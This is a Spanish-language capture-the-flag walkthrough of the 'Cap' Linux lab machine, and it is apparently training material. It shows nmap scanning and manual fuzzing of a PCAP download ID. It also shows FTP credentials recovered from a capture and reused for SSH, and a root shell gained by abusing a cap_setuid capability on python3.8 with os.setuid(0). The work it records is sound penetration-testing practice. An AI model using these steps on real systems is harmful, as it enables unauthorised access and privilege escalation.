

Máquina Cap

- Tags: [#Easy](#) [#Capability](#) [#Linux](#)
-

Reconocimiento

1. Identificación de sistema operativo a través de ping

```
> ping -c 1 10.10.10.245
PING 10.10.10.245 (10.10.10.245) 56(84) bytes of data.
64 bytes from 10.10.10.245: icmp_seq=1 ttl=63 time=96.1 ms

--- 10.10.10.245 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 96.144/96.144/96.144/0.000 ms
```

Como el ttl es cercano a 64, se puede saber que la máquina es Linux

2. Identificación de puertos abiertos con Nmap

Primero se realiza un escaneo básico para identificar los puertos abiertos de la máquina:

```
> nmap -sS -p- --open --min-rate 5000 10.10.10.245 -oG allPorts
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-09 17:45 -05
Nmap scan report for 10.10.10.245
Host is up (0.11s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 15.16 seconds
```


Luego se hace un escaneo más detallado de los puertos abiertos para encontrar posibles vulnerabilidades exportándose al archivo "targeted" en formato Nmap para que pueda leerse de forma más cómoda.^[1]

```
21/tcp open  ftp      vsftpd 3.0.3
22/tcp open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 fa:80:a9:b2:ca:3b:88:69:a4:28:9e:39:0d:27:d5:75 (RSA)
|   256 96:d8:f8:e3:e8:f7:71:36:c5:49:d5:9d:b6:a4:c9:0c (ECDSA)
|   256 3f:d0:ff:91:eb:3b:f6:e1:9f:2e:8d:de:b3:de:b2:18 (ED25519)
80/tcp open  http      gunicorn
|_ http-title: Security Dashboard
|_ http-server-header: gunicorn
|_ fingerprint-strings:
|_   FourOhFourRequest:
|_     HTTP/1.0 404 NOT FOUND
|_     Server: gunicorn
|_     Date: Wed, 09 Jul 2025 22:46:43 GMT
|_     Connection: close
|_     Content-Type: text/html; charset=utf-8
|_     Content-Length: 232
|_     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
|_     <title>404 Not Found</title>
|_     <h1>Not Found</h1>
|_     <p>The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.</p>
|_   GetRequest:
|_     HTTP/1.0 200 OK
|_     Server: gunicorn
|_     Date: Wed, 09 Jul 2025 22:46:36 GMT
|_     Connection: close
|_     Content-Type: text/html; charset=utf-8
|_     Content-Length: 19386
|_     <!DOCTYPE html>
|_     <html class="no-js" lang="en">
|_     <head>
|_     <meta charset="utf-8">
|_     <meta http-equiv="x-ua-compatible" content="ie=edge">
|_     <title>Security Dashboard</title>
|_     <meta name="viewport" content="width=device-width, initial-scale=1">
|_     <link rel="shortcut icon" type="image/png" href="/static/images/icon/favicon.ico">
|_     <link rel="stylesheet" href="/static/css/bootstrap.min.css">
|_     <link rel="stylesheet" href="/static/css/font-awesome.min.css">
|_     <link rel="stylesheet" href="/static/css/themify-icons.css">
|_     <link rel="stylesheet" href="/static/css/metisMenu.css">
|_     <link rel="stylesheet" href="/static/css/owl.carousel.min.css">
|_     <link rel="stylesheet" href="/static/css/slicknav.min.css">
|_     <!-- anchor
|_   HTTPOptions:
|_     HTTP/1.0 200 OK
|_     Server: gunicorn
|_     Date: Wed, 09 Jul 2025 22:46:37 GMT
|_     Connection: close
|_
```

En este caso no se encuentra ningún dato relevante en dicho escaneo, por lo que se procede a revisar la página.

3. Revisión de la página web desplegada por el puerto 80 de la máquina Cap


En este caso hay un dashboard, pero al revisarse no se encuentra nada que llame la atención excepto el apartado "Security Snapshot (5 Second PCAP + Analysis)"



En la URL se puede ver un número específico de dato (en este caso 2), por lo que se podría pensar en hacer fuzzing para ver qué números hay

4. Fuzzing de la página web

En este caso se hace de forma manual ya que no hay que enumerar una gran cantidad de directorios, por lo que se comienza probando con el número 0



En este caso se encuentra una gran cantidad de paquetes transmitidos en comparación con el que se había tenido originalmente (el que muestra por defecto cuando se ingresa), por lo que es de interés y se descarga

5. Análisis de la captura descargada

Luego de ver la captura, se encuentran datos sensibles (aparentemente de credenciales) que pueden ser probados para ingresar, en este caso por el puerto 21 (por este puerto se ingresó según la captura)

The screenshot shows a network capture with several lines of data. The relevant lines are highlighted in blue and show FTP traffic between 192.168.196.1 and 192.168.196.16. The traffic includes a request for a directory listing, a response with a list of files, and a successful login.

Time	Source IP	Destination IP	Protocol	Details
36.4.1265226	192.168.196.1	192.168.196.16	FTP	69 Request: CWD /
37.4.1265226	192.168.196.16	192.168.196.1	TCP	56 21 - 54411 [ACK] Seq=21 Ack=14 Win=64256 Len=0
38.4.1265226	192.168.196.16	192.168.196.1	FTP	98 Response: 321 Please specify the password.
39.4.1265226	192.168.196.1	192.168.196.16	TCP	62 54411 - 21 [ACK] Seq=14 Ack=55 Win=151136 Len=0
40.5.424998	192.168.196.1	192.168.196.16	FTP	76 Request: PASS Buck3tH4TF0RM3!
41.5.424998	192.168.196.16	192.168.196.1	TCP	56 21 - 54411 [ACK] Seq=25 Ack=36 Win=64256 Len=0

Ingreso como usuario no privilegiado

1. Ingreso a servicio FTP y primera flag

Se intenta ingresar por ftp usando las credenciales nathan/Buck3tH4TF0RM3! y se ingresa de forma satisfactoria

```
> ftp 10.10.10.245
Connected to 10.10.10.245.
220 (vsFTPd 3.0.3)
Name (10.10.10.245:fu11shoot): nathan
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> |
```

Se lista el contenido y se encuentra la primera flag (user.txt)

```
ftp> dir
229 Entering Extended Passive Mode (|||31872|)
150 Here comes the directory listing.
-rw-rw-r-- 1 1001 1001 956174 Jul 01 14:58 linpeas.sh
drwxr-xr-x 3 1001 1001 4096 Jul 09 21:00 snap
-r----- 1 1001 1001 33 Jul 09 13:18 user.txt
226 Directory send OK.
ftp> |
```

Escalada de privilegios

1. Ingreso por SSH y escalada de privilegios

Como no se tienen credenciales para el ingreso por ssh, se intenta ingresar con las mismas credenciales encontradas anteriormente y se logra obtener acceso a la máquina

```

> ssh nathan@10.10.10.245
nathan@10.10.10.245's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Wed Jul  9 23:00:35 UTC 2025

System load:          0.08
Usage of /:           36.9% of 8.73GB
Memory usage:         34%
Swap usage:           0%
Processes:            233
Users logged in:      0
IPv4 address for eth0: 10.10.10.245
IPv6 address for eth0: dead:beef::250:56ff:feb0:6bcb

=> There are 3 zombie processes.

63 updates can be applied immediately.
42 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Wed Jul  9 20:27:17 2025 from 10.10.14.57
nathan@cap:~$ |

```

Una vez se ha ingresado a la máquina se puede buscar por permisos especiales y capabilities (en este caso es una capability)

```

nathan@cap:~$ getcap -r / 2>/dev/null
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
nathan@cap:~$ |

```

Se encuentra una capability setuid en el binario de python, por lo que se procede con la escalada de privilegios

```

nathan@cap:~$ python3
Python 3.8.5 (default, Jan 27 2021, 15:41:15)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import os
>>> os.setuid(0)
>>> os.system("whoami")
root
0
>>> |

```

Ya siendo root, se puede acceder a una terminal

```

>>> os.system("bash")
root@cap:~# |

```

2. Flag de Root

Una vez obtenida la bash, se ingresa al directorio del usuario root y se consigue la flag

```
>>> os.system("bash")
root@cap:~# cd /root
root@cap:/root# ls
root.txt  snap
root@cap:/root# |
```

-
1. Es importante tener en cuenta que además del puerto 80, el puerto 21 y 22 también lo están y es posible que haya que ingresar por estos de alguna manera ↩